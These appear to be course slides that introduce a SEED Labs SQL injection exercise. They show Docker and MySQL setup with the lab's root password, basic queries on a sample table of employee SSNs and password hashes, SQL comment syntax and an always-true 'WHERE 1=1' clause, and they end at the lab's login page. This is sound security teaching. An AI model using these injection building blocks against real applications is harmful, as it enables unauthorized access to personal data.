
```
SELECT FirstName FROM FRIENDS WHERE AGE > 34
```



In SQL, our database consists of **tables**
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FRIENDS

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1	Reese	Pearsall	15	Instructor
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
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
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
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We will use docker again to create a web server running an SQL server!

- cd into the 04_sqli folder

- docker-compose up -d

```
[10/06/22]seed@VM:~/.../04_sqli$ docker-compose up -d
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
```

- Log into the mysql server

```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
883e1f09accc	seed-image-mysql-sqli	"docker-entrypoint.s..."	7 seconds ago	Up 6 seconds	3306/tcp, 33060/tcp	mysql-10.9.0.6
bf48a4d2de9f	seed-image-www-sqli	"/bin/sh -c 'service..."	7 seconds ago	Up 6 seconds		www-10.9.0.5

```
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88
root@883e1f09accc:/#
```

Setup

- Log into the mysql server

```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
883elf09accc	seed-image-mysql-sqli	"docker-entrypoint.s..."	7 seconds ago	Up 6 seconds	3306/tcp, 33060/tcp	mysql-10.9.0.6
bf48a4d2de9f	seed-image-www-sqli	"/bin/sh -c 'service..."	7 seconds ago	Up 6 seconds		www-10.9.0.5

```
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88  
root@883elf09accc:/#
```

- Log in with credentials and show databases

```
root@883elf09accc:/# mysql --user=root --password=dees  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 8  
Server version: 8.0.22 MySQL Community Server - GPL  
  
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sqllab_users |  
| sys |  
+-----+  
5 rows in set (0.00 sec)  
  
mysql>
```

- We will be using the sqllab_users database

```
mysql> use sqllab_users  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_sqllab_users |  
+-----+  
| credential |  
+-----+  
1 row in set (0.00 sec)
```


Basic SQL Queries

```
mysql> show tables
-> ;
+-----+
| Tables_in_sqlab_users |
+-----+
| credential             |
+-----+
1 row in set (0.00 sec)

mysql> describe credential
-> ;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| ID         | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)   | NO   |     | NULL    |                 |
| EID        | varchar(20)   | YES  |     | NULL    |                 |
| Salary     | int           | YES  |     | NULL    |                 |
| birth      | varchar(20)   | YES  |     | NULL    |                 |
| SSN        | varchar(20)   | YES  |     | NULL    |                 |
| PhoneNumber | varchar(20)   | YES  |     | NULL    |                 |
| Address    | varchar(300)  | YES  |     | NULL    |                 |
| Email      | varchar(300)  | YES  |     | NULL    |                 |
| NickName   | varchar(300)  | YES  |     | NULL    |                 |
| Password   | varchar(300)  | YES  |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)

mysql>
```

The database that we are using in this lab only has one table (credential)

Basic SQL Queries

```
mysql> select * from credential
-> ;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.01 sec)

```
mysql> select Salary from credential
-> ;
```

Salary
20000
30000
50000
90000
110000
400000

6 rows in set (0.00 sec)

```
mysql>
```

Select everything

SELECT * FROM credential;

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

SELECT Salary, SSN FROM credential WHERE Name="Boby";


Salary	SSN
30000	10213352

```
SELECT * FROM credential; #this is a comment
```

```
SELECT * FROM credential; -- this is a comment
```

```
SELECT * /*this is a comment*/ FROM credential;
```

```
SELECT SSN FROM credential WHERE 1=1;
```



Always True, so select all the rows!

SSN
10211002
10213352
98993524
32193525
32111111
43254314

We have **and** and **or** operators

```
mysql> select * from credential where Name="Alice" and Salary="20000";
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

(both conditions need to be true)

```
mysql> select * from credential where Name="Alice" or Name="Ryan";
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef

2 rows in set (0.00 sec)

(only one, or both, conditions need to be true)

We can update information in SQL tables with the **UPDATE** keyword

```
UPDATE credential SET Name="Sammie" WHERE Name="Samy";
```

```
select * from credential;
```


ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Sammie	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
Select * FROM credential WHERE Name="Samy"
```

(no results)

SQL Injections

<http://www.seedlabsqlinjection.com/>



The screenshot shows a web application interface for SEED LABS. At the top left is the SEED LABS logo. The main heading is "Employee Profile Login". Below this are two input fields: "USERNAME" with the placeholder text "Username" and "PASSWORD" with the placeholder text "Password". A green "Login" button is positioned below the password field. At the bottom center, it says "Copyright © SEED LABS". A red rectangular stamp with a black border is tilted and placed over the right side of the login form, containing the text "DO THIS IN THE VM, NOT ON HOST MACHINE!!".

SEED LABS

Employee Profile Login

USERNAME Username

